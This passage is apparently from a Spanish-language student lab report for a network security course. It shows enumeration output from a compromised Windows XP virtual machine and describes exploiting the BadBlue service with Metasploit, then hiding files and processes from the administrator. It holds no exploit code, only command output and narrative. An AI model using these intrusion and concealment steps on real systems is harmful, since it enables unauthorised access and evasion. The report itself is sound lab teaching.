Servidor de inicio de sesi♦n:              \\WAY
Revisi♦n(es):                              1 revisi♦n(es) instaladas.
                                           [01]: Q147222
Tarjeta(s) de red:                         2 Tarjetas de interfaz de red instaladas.
                                           [01]: Adaptador de servidor PRO/1000 T de Intel(R)
                                                 Nombre de conexi♦n: Conexi♦n de ♦rea local
                                                 DHCP habilitado:    S♦
                                                 Servidor DHCP:      192.168.23.2
                                                 Direcciones IP
                                                 [01]: 192.168.23.3
                                           [02]: Adaptador de servidor PRO/1000 T de Intel(R)
                                                 Nombre de conexi♦n: Conexi♦n de ♦rea local 2
                                                 DHCP habilitado:    S♦
                                                 Servidor DHCP:      192.168.23.2
                                                 Direcciones IP
                                                 [01]: 192.168.23.5
```

Ilustración 95 Systeminfo

net users: El comando net users lista las cuentas de usuario, identificando a Administrador y wayner_antonio_moya_, información clave para el siguiente paso en la post-explotación




Ilustración 96 Gestionar cuentas de usuario

tasklist: Muestra la lista de procesos en ejecución, incluyendo el proceso badblue.exe.

```
C:\Archivos de programa>tasklist
tasklist

Nombre de imagen             PID Nombre de sesi◆n N◆m. de  Uso de memor
========================= ======= ================ ======== ============
System Idle Process            0 Console                 0         16 KB
System                         4 Console                 0        124 KB
smss.exe                     372 Console                 0        324 KB
csrss.exe                    764 Console                 0      1.520 KB
winlogon.exe                 788 Console                 0      5.184 KB
services.exe                 832 Console                 0      2.612 KB
lsass.exe                    844 Console                 0      4.420 KB
VBoxService.exe             1008 Console                 0      3.332 KB
svchost.exe                 1064 Console                 0      3.560 KB
svchost.exe                 1168 Console                 0      3.416 KB
svchost.exe                 1412 Console                 0     16.432 KB
svchost.exe                 1456 Console                 0      3.044 KB
svchost.exe                 1520 Console                 0      3.132 KB
explorer.exe                2008 Console                 0     15.264 KB
spoolsv.exe                  208 Console                 0      2.680 KB
VBoxTray.exe                 444 Console                 0      3.180 KB
ctfmon.exe                   452 Console                 0      2.400 KB
alg.exe                     1660 Console                 0      2.632 KB
wscntfy.exe                 1236 Console                 0      1.464 KB
wuauclt.exe                 1092 Console                 0      3.540 KB
cmd.exe                     3040 Console                 0        100 KB
badblue.exe                 2504 Console                 0      6.680 KB
iexplore.exe                4092 Console                 0     17.716 KB
iexplore.exe                2352 Console                 0     20.384 KB
cmd.exe                     2180 Console                 0      2.664 KB
wmiprvse.exe                3032 Console                 0      7.704 KB
tasklist.exe                 984 Console                 0      4.344 KB

C:\Archivos de programa>
```

Ilustración 97 Lista de procesos

15 PLANTEAMIENTO DEL PROBLEMA

En los entornos informáticos antiguos como Windows XP, existen múltiples vulnerabilidades que pueden ser explotadas por atacantes. El objetivo del experimento fue identificar cómo un atacante puede ocultar archivos y utilizar vulnerabilidades del servicio BadBlue para obtener acceso no autorizado al sistema.

16 SOLUCIONES

Primero, se creó una carpeta llamada 'Clase 2 oct 2025' dentro del sistema Windows XP, donde se almacenaron archivos y programas necesarios para la práctica. Luego, se compartieron los archivos entre las máquinas virtuales configuradas en VirtualBox, permitiendo la comunicación entre el host y el sistema víctima.

Posteriormente, desde Kali Linux se inició la búsqueda de servicios activos mediante escaneo de puertos. Se identificó que el servicio BadBlue estaba ejecutándose en el puerto 80, lo que permitió ejecutar el exploit correspondiente dentro de Metasploit Framework. Durante la ejecución, se logró establecer una sesión remota en el sistema Windows XP, comprobando el éxito de la explotación.

Además, se practicaron técnicas de camuflaje de archivos, renombrando extensiones, modificando rutas y ocultando procesos dentro del sistema para evitar detección visual o del administrador del sistema.

17 ERRORES DETECTADOS

Luego vas a seleccionar en una carpeta que dice ‘Clase_2_Oct_2025’, les abrirá completamente ahí en un archivo que trae que tiene unos programas Durante la práctica se detectaron algunos errores comunes, como:

- Problemas de conexión entre las máquinas virtuales por mala configuración de red.
- Errores en la carga del módulo de Metasploit por versiones incompatibles.
- Dificultades en la detección inicial del servicio ‘BadBlue’.

Estos errores fueron corregidos revisando las configuraciones y asegurando que los servicios estuvieran activos.

18 RECOMENDACIÓN

Se recomienda realizar las prácticas de explotación únicamente en entornos controlados o virtualizados. También es importante verificar que los servicios vulnerables no estén expuestos a internet. Además, se aconseja mantener siempre actualizados los sistemas operativos y deshabilitar servicios innecesarios.

19 CONCLUSION

A través de la práctica se logró comprender cómo las vulnerabilidades pueden ser explotadas en sistemas antiguos y cómo el camuflaje permite a un atacante ocultar sus acciones. La experiencia permitió reforzar conocimientos en auditoría de redes, seguridad ofensiva y medidas preventivas frente a ataques informáticos.

20 BIBLOGRAFIA

RAFAEL SANDOVAL MORALES. Material de apoyo de la asignatura Seguridad y Auditoría de Redes. Universidad Tecnológica del Chocó. (2025).

21 WEBGRAFIA

https://docs.metasploit.com/

https://www.exploit-db.com/exploits/4784

https://www.ochobitshacenunbyte.com/2021/11/04/uso-del-comando-ncat-nc-en-linuxcon-ejemplos/